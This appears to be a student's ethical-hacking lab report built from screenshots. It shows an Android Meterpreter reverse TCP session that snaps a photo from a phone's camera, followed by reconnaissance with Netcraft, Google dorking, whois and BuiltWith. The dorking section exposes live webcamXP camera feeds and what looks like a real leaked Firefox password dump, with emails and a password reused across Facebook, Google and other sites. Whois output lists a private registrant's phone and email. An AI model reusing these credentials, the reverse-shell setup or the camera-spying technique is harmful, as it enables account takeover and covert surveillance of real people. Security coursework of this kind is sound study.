
Payload options (android/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.29.129	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```





root@kali: /var/www/html
File Actions Edit View Help
Meterpreter : dalvik/android
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > check_root
[*] Device is not rooted
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap -i 1
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > exploit
[-] Unknown command: exploit
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 192.168.1.34 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.38:4444
[*] Sending stage (78189 bytes) to 192.168.1.34
[*] Meterpreter session 2 opened (192.168.1.38:4444 → 192.168.1.34:57766) at 2023-03-11 12:55:46 +0530

meterpreter > webcam_snap -i 1
[*] Starting ...
[*] Got frame
[*] Stopped
Webcam shot saved to: /var/www/html/ilxHgvEA.jpeg
meterpreter >

```



2. Perform footprinting and reconnaissance using following websites.

a) Netkraft

The screenshot shows the Netcraft homepage with a search bar at the top containing 'netcraft.com'. Below the header are four main sections: 'What's that site running?' (showing results for 'http://google.com'), 'Audited by Netcraft' (with a 'SECURITY AUDITED BY NETCRAFT' badge), 'Report Suspicious URLs' (with a 'Report Fraud' button), and 'Subscribe & Follow' (with social media links). A 'Related News' section is visible at the bottom.

The screenshot shows a detailed site report for 'http://google.com'. It includes a 'Background' section with information like Site title (Google), Date first seen (November 1998), Site rank (Z27), Netcraft Risk Rating (2/10), and Description (Not Present). It also includes a 'Network' section listing details such as Site (http://google.com), Domain (google.com), Netblock Owner (Google LLC), Nameserver (ns1.google.com), Hosting company (markmonitor.com), Domain registrar (markmonitor.com), Hosting country (US), Nameserver organisation (whois.markmonitor.com), IPv4 address (74.125.193.100), Organisation (Google LLC, United States), and IPv4 autonomous systems (AS15169). The bottom of the page shows a dark navigation bar with various icons and a timestamp of 11:14 PM on 3/10/2023.

Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGER | MacksOfy.com WHOIS, DNS, & | WebEx Panel Usage Statistics | +

sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com

NETCRAFT
Services ▾
Solutions ▾
News
Company ▾
Resources ▾
Q ▾
Discover More
Report Fraud

IP delegation

IPv4 address (74.125.193.113)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPv4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 74.0.0.0-74.255.255.255	United States	NET74	American Registry for Internet Numbers
↳ 74.125.0.0-74.125.255.255	United States	GOOGLE	Google LLC
↳ 74.125.193.113	United States	GOOGLE	Google LLC

IPv6 address (2a00:1450:400b:c01:0:0:66)

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet6num object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC
↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
↳ 2a00:1450::/29	Ireland	IE-GOOGLE-20091005	Google Ireland Limited
↳ 2a00:1450:4000::/37	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend
↳ 2a00:1450:4000:c01::/66	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend

IP Geolocation

We use multilateration to independently determine the location of a server. [Read more.](#)

Windows taskbar: Search, File Explorer, Google Chrome, File History, Task View, Task Scheduler, Task Manager, Taskbar Icons, Battery, Network, Volume, Date/Time: 11:16 PM, 3/10/2023

Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGER | MacksOfy.com WHOIS, DNS, & | WebEx Panel Usage Statistics | +

sitereport.netcraft.com/?url=http%3A%2F%2Fgoogle.com

NETCRAFT
Services ▾
Solutions ▾
News
Company ▾
Resources ▾
Q ▾
Discover More
Report Fraud

IP Geolocation

We use multilateration to independently determine the location of a server. [Read more.](#)

SSL/TLS

Windows taskbar: Search, File Explorer, Google Chrome, File History, Task View, Task Scheduler, Task Manager, Taskbar Icons, Battery, Network, Volume, Date/Time: 11:16 PM, 3/10/2023

Site report for http://google.com X webcamXP 5 X remikaing.free.fr/PC-DE-SARGER X MacksOfy.com WHOIS, DNS, & I X WebEx Panel Usage Statistics X +

sitereport.netcraft.com?url=http%3A%2F%2Fgoogle.com

NETCRAFT

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Q ▾ Discover More Report Fraud ↗

This is not a HTTPS site. If you're looking for SSL/TLS information try the [HTTPS site report](#).

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of [rules](#). Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see [open-spf.org](#).

Qualifier	Mechanism	Argument
+ (Pass)	include	_spf.google.com
~- (SoftFail)	all	

DMARC

DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see [dmarc.org](#).

Raw DMARC record:

```
v=DMARC1; p=reject; rua=mailto:mailauth-reports@google.com
```

Tag	Field	Value
p=reject	Requested handling policy	Reject: emails that fail the DMARC mechanism check should be rejected. Rejection SHOULD occur during the SMTP transaction.
rua=mailto:mailauth-reports@google.com	Reporting URL(s) for aggregate data	mailauth-reports@google.com

Web Trackers

Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor

11:16 PM 3/10/2023

Site report for http://google.com X webcamXP 5 X remikaing.free.fr/PC-DE-SARGER X MacksOfy.com WHOIS, DNS, & I X WebEx Panel Usage Statistics X +

sitereport.netcraft.com?url=http%3A%2F%2Fgoogle.com

NETCRAFT

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Q ▾ Discover More Report Fraud ↗

Site Technology (fetched 5 days ago)

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
SSL ↗	A cryptographic protocol providing communication security over the Internet	www.binance.com , www.startpage.com

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
JavaScript ↗	Widely-supported programming language commonly used to power client-side dynamic content on websites	www.msn.com , accounts.google.com , vk.com
Local Storage	No description	www.amazon.co.uk , www.amazon.de , www.ebay.com

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.


Technology	Description	Popular sites using this technology
Google Hosted Libraries ↗	Google API to retrieve JavaScript libraries	www.researchgate.net , www.orange.fr , www.mozilla.org

Character Encoding


A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.

11:16 PM 3/10/2023

b) Google dorking



The screenshot shows a browser window with multiple tabs. The active tab displays a search result for 'WEBCAMXP 5'. Below the search results, a live video feed from a camera is shown. The video feed is dark, showing some lights and a building. A watermark in the center of the video says 'Powered by NEXT www.nextfiber.rs'. There are control buttons for pan, tilt, and zoom on the right side of the video frame.



The screenshot shows a Firefox browser window with a password dump. The title bar indicates 'Firefox (1.x->x) Passwords:'. The dump lists several login credentials:

```
serv - http://fr-fr.facebook.com
email : rol_de_la_casse@hotmail.com
pass  : zzqphkay

serv - http://fr.youtube.com
username : sargoran
password : zzqphkay

serv - http://snowTigers.net
username : Master
password : MO971789788

serv - https://login.facebook.com
email : rol_de_la_casse@utmail.com
pass  : zzqphkay

serv - http://hostarea.org
login : Sargoran
pass  : zzqphkay


serv - http://www.facebook.com
email : rol_de_la_casse@utmail.com
pass  : zzqphkay

serv - http://www.forumactif.com
password2 : zzqphkay

serv - http://pubgoogle.forumactif.net
username : Sargoran
password : zzqphkay

serv - https://www.google.com
email : Sargoran@hotmail.com
Passwd : zzqphkay

serv - http://absolut hacker.com
email_confirm : rol_de_la_casse@hotmail.com
new_password : zzqphkay
```



The screenshot shows a browser window displaying a multi-view video interface for 'WEBCAMXP 5'. The interface is titled 'WEBCAMXP 5' and shows four video feeds arranged in a 2x2 grid. Each feed shows a different night-time scene, likely from different cameras. Watermarks for 'Powered by NEXT www.nextfiber.rs' are visible in the bottom-left and bottom-right corners of the video feeds. The browser's status bar at the bottom right shows the time as 11:21 PM and the date as 3/10/2023.

c) Whois

The image shows two terminal windows side-by-side. Both windows have a dark background and a light-colored terminal area. The left window shows the command-line interface with the user's input and the resulting WHOIS data. The right window shows the same WHOIS data in a more structured, readable format.

Terminal Left (Command Line):

```
root@kali:/home/ama1306
File Actions Edit View Help
zsh: corrupt history file /home/ama1306/.zsh_history
[~] (ama1306㉿kali)
$ sudo su
[sudo] password for ama1306:
[root@kali] ~
# whois macksofy.com
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: http://www.bigrock.com
Updated Date: 2023-02-23T09:18:29Z
Creation Date: 2014-02-20T16:06:40Z
Registry Expiry Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd
Registrar IANA ID: 1495
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1.832-295-1535
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1.MONSTERBIGAPPS.COM
Name Server: NS2.MONSTERBIGAPPS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-03-12T19:13:52Z <<
```

For more information on Whois status codes, please visit <https://icann.org/epp>

NOTICE: The expiration date displayed in this record is the date the registrar's sponsorship of the domain name registration in the registry is currently set to expire. This date does not necessarily reflect the expiration date of the domain name registrant's agreement with the sponsoring registrar. Users may consult the sponsoring registrar's Whois database to view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois database through the use of electronic processes that are high-volume and automated except as reasonably necessary to register domain names or modify existing registrations; the Data in VeriSign Global Registry Services' ("VeriSign") Whois database is provided by VeriSign for information purposes only, and to assist persons in obtaining information about or related to a domain name registration record. VeriSign does not guarantee its accuracy. By submitting a Whois query, you agree to abide by the following terms of use: You agree that you may use this Data only for lawful purposes and that under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via e-mail, telephone, or facsimile; or (2) enable high volume, automated, electronic processes that apply to VeriSign (or its computer systems). The compilation, repackaging, dissemination or other use of this Data is expressly prohibited without the prior written consent of VeriSign. You agree not to use electronic processes that are automated and high-volume to access or query the Whois database except as reasonably necessary to register

Terminal Right (Output):

```
root@kali:/home/ama1306
File Actions Edit View Help
The Registry database contains ONLY .COM, .NET, .EDU domains and Registrars.
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: www.bigrock.com
Updated Date: 2023-02-23T09:18:30Z
Creation Date: 2014-02-20T16:06:40Z
Registrar Registration Expiration Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd.
Registrar IANA ID: 1495
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Kausar
Registrant Organization:
Registrant Street: Worli
Registrant City: Mumbai
Registrant State/Province: Other
Registrant Postal Code: 400018
Registrant Country: IN
Registrant Phone: +91.9022054993
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: dhwani.v123@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
Tech City: Mumbai
Tech State/Province: Other
Tech Postal Code: 400018
Tech Country: IN
Tech Phone: +91.9022054993
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
```

Site report for http://google.com | webcamXP 5 | remaking.free.fr/PC-DE-SARGE! | MacksOfY.com WHOIS, DNS, & | WebEx Panel Usage Statistics | +

[Whois Lookup](#) [Sign Up](#)

Home > Whois Lookup > MacksOfY.com

Whois Record for MacksOfY.com

Domain Profile

Registrant	Kausar
Registrant Country	IN
Registrar	BigRock Solutions Ltd. BigRock Solutions Ltd
Dates	3,305 days old Created on 2014-02-20 Expires on 2024-02-20 Updated on 2023-02-23
Name Servers	NS1.MONSTERBIGAPPS.COM (has 38 domains) NS2.MONSTERBIGAPPS.COM (has 38 domains)
Tech Contact	Kausar Worli Mumbai, Other, 400018, IN dhwaniv123@gmail.com (+91) 9822054993
IP Address	184.95.62.203 - 70 other sites hosted on this server
IP Location	India - Arizona - Tempe - Secured Servers Llc

How does this work?

DomainTools Iris
The gold-standard Internet intelligence platform.
[Learn More](#)

Tools

- Hosting History
- Monitor Domain Properties
- Reverse IP Address Lookup
- Network Tools
- Visit Website

Website

Website Development

11:25 PM 3/10/2023

Domain Status: Registered And No Website

IP History: 15 changes on 15 unique IP addresses over 9 years

Registrar History: 2 registrars

Hosting History: 19 changes on 6 unique name servers over 9 years

Whois Record (Last updated on 2023-03-10)

Domain Name: MACKSOFY.COM
 Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
 Registrar WHOIS Server: Whois.bigrock.com
 Registrar URL: www.bigrock.com
 Updated Date: 2024-02-28T16:06:40Z
 Creation Date: 2014-02-28T16:06:40Z
 Registrar Registration Expiration Date: 2024-02-20T16:06:40Z
 Registrar: BigRock Solutions Ltd.
 Admin Organization:
 Admin Street: Worli
 Admin City: Mumbai
 Admin State/Province: Other
 Admin Postal Code: 400018
 Admin Country: IN
 Admin Phone: +91, 9822054993
 Admin Phone Ext:
 Admin Fax:
 Admin Fax Ext:
 Admin Email: dhwaniv123@gmail.com
 Registry Admin ID: Not Available From Registry
 Admin Name: Kausar
 Admin Organization:
 Admin Street: Worli
 Admin City: Mumbai
 Admin State/Province: Other
 Admin Postal Code: 400018
 Admin Country: IN
 Admin Phone: +91, 9822054993
 Admin Phone Ext:
 Admin Fax:
 Admin Fax Ext:
 Admin Email: dhwaniv123@gmail.com
 Registry Tech ID: Not Available From Registry
 Tech Organization:
 Tech Street: Worli
 Tech City: Mumbai
 Tech State/Province: Other
 Tech Postal Code: 400018
 Tech Country: IN
 Tech Phone: +91, 9822054993
 Tech Phone Ext:
 Tech Fax:
 Tech Fax Ext:
 Tech Email: dhwaniv123@gmail.com
 Name Servers: ns1.monsterbigapps.com
 Name Servers: ns2.monsterbigapps.com
 DNSSEC: Unsigned
 Registrar Abuse Contact Email: abuse@bigrock.com
 Registrar Abuse Contact Phone: +1-415-349-0015
 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/

View Screenshot History

Available TLDs

General TLDs Country TLDs

The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)

- Taken domain.
- Available domain.
- Deleted previously owned domain.

MacksOfY.com View Whois Buy Domain
 MacksOfY.net Buy Domain
 MacksOfY.org Buy Domain
 MacksOfY.info Buy Domain
 MacksOfY.biz Buy Domain
 MacksOfY.us View Whois

11:25 PM 3/10/2023

Site report for http://google.com | webcamXP 5 | remaking.free.fr/PC-DE-SARGE! | MacksOfY.com WHOIS, DNS, & | WebEx Panel Usage Statistics | +

[Whois Lookup](#) [Sign Up](#)

Home > Whois Lookup > MacksOfY.com

Whois Record for MacksOfY.com

Registrant Fax:
 Registrant Fax Ext:
 Registrant Email: dhwaniv123@gmail.com
 Registry Admin ID: Not Available From Registry
 Admin Organization:
 Admin Street: Worli
 Admin City: Mumbai
 Admin State/Province: Other
 Admin Postal Code: 400018
 Admin Country: IN
 Admin Phone: +91, 9822054993
 Admin Phone Ext:
 Admin Fax:
 Admin Fax Ext:
 Admin Email: dhwaniv123@gmail.com
 Registry Tech ID: Not Available From Registry
 Tech Organization:
 Tech Street: Worli
 Tech City: Mumbai
 Tech State/Province: Other
 Tech Postal Code: 400018
 Tech Country: IN
 Tech Phone: +91, 9822054993
 Tech Phone Ext:
 Tech Fax:
 Tech Fax Ext:
 Tech Email: dhwaniv123@gmail.com
 Name Servers: ns1.monsterbigapps.com
 Name Servers: ns2.monsterbigapps.com
 DNSSEC: Unsigned
 Registrar Abuse Contact Email: abuse@bigrock.com
 Registrar Abuse Contact Phone: +1-415-349-0015
 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/

Sitemap Blog Terms Privacy Contact California Privacy Notice Do Not Sell My Personal Information © 2023 DomainTools

11:25 PM 3/10/2023

d) Builtwith

Hawkins NZ

EXAMPLE.COM

Apple Whitelist Usage Statistics

The image contains three separate screenshots of the Builtwith website, each showing a different type of technology profile.

- Hawkins NZ:** This screenshot shows the company profile for Hawkins NZ. It includes sections for Company Information (Best Domain: example.com, Global Footprint: 1 country), Web Technology Spend (\$0 USD/year), and Technology Consolidation. There are tabs for Technology Profile, Detailed Technology Profile, Meta Profile, Relationship, Redirect, Recommendations, and Company.
- EXAMPLE.COM:** This screenshot shows the company profile for EXAMPLE.COM. It includes sections for Widgets (Apple Whitelist, WebEx Panel, CrUX Dataset, CrUX Top 50m), and Recent Lookups. There are tabs for Technology Profile, Detailed Technology Profile, Meta Profile, Relationship, Redirect, Recommendations, and Company.
- Apple Whitelist Usage Statistics:** This screenshot shows a detailed report for the Apple Whitelist. It features a chart showing the number of websites using the Apple Whitelist over time (Top 10k, Top 100k, Top 1m, All Internet). To the right, there is a section titled "Site Totals" with statistics like Total Live (236,996), Indian Live Sites (866), and Top 1m (10.82%). A "Download Lead List" button is also present.

Site report for http://google.com | webcamIP 5 | remiakng.free.fr/PC-DE-SARGE | MacksOfy.com WHOIS, DNS, & | Apple Whitelist Usage Statistics | +

[Download Lead List](#)

Country	Count
United States	126,902
United Kingdom	19,938
Germany	18,442
France	8,409
Canada	8,206
Japan	7,885
Italy	6,581
Netherlands	6,211
Australia	4,852
Switzerland	4,207
Spain	4,008
Austria	2,322
Belgium	2,244
New Zealand	1,183
Ireland	1,126
India	866
China	764
Sweden	635
Russia	476
tv	421
Norway	413
Mexico	408
Denmark	382

[Download Lead List](#)

[Website](#) [Tools](#) [Features](#) [Plans](#) [Customers](#) [Resources](#) [Lookup](#)

Log In · Signup for Free

builtWith

Website / Trends / Widgets / Apple Whitelist Usage Statistics / Apple Whitelist Website List

Websites using Apple Whitelist

Download a list of all 236,986 Current Apple Whitelist Customers

[Download Full Lead List](#)

Create a [Free Account](#) to see more results.

Website	Location	Sales Revenue	Tech Spend	Social	Employees	Traffic
iSeeCars.com	United States	\$2000+	5,000+	10+	High	

Contact Information

Company Name: iSeeCars.com [Find People on LinkedIn](#)

Address: Woburn 01801 MA United States

Telephone:

Social Links

- [Twitter](#): twitter.com/iseecars
- [Facebook](#): facebook.com/iseecars
- [LinkedIn](#): linkedin.com/company/iseecars-com
- [Pinterest](#): pinterest.com/iseecars
- [Instagram](#): instagram.com/iseecars

Emails

- [team@iseecars.com](#)
- [privacy@iseecars.com](#)

Website Information

Vertical: Automotive And Vehicles

Site report for http://google.com | webcamIP 5 | remiakng.free.fr/PC-DE-SARGE | MacksOfy.com WHOIS, DNS, & | Websites using Apple Whitelist | +

[Download Lead List](#)

[Website](#) [Tools](#) [Features](#) [Plans](#) [Customers](#) [Resources](#) [Lookup](#)

Log In · Signup for Free

builtWith

Home / Trends / Widgets / Apple Whitelist Usage Statistics / Apple Whitelist Website List

Websites using Apple Whitelist

Download a list of all 236,986 Current Apple Whitelist Customers

[Download Full Lead List](#)

Create a [Free Account](#) to see more results.

Website	Location	Sales Revenue	Tech Spend	Social	Employees	Traffic
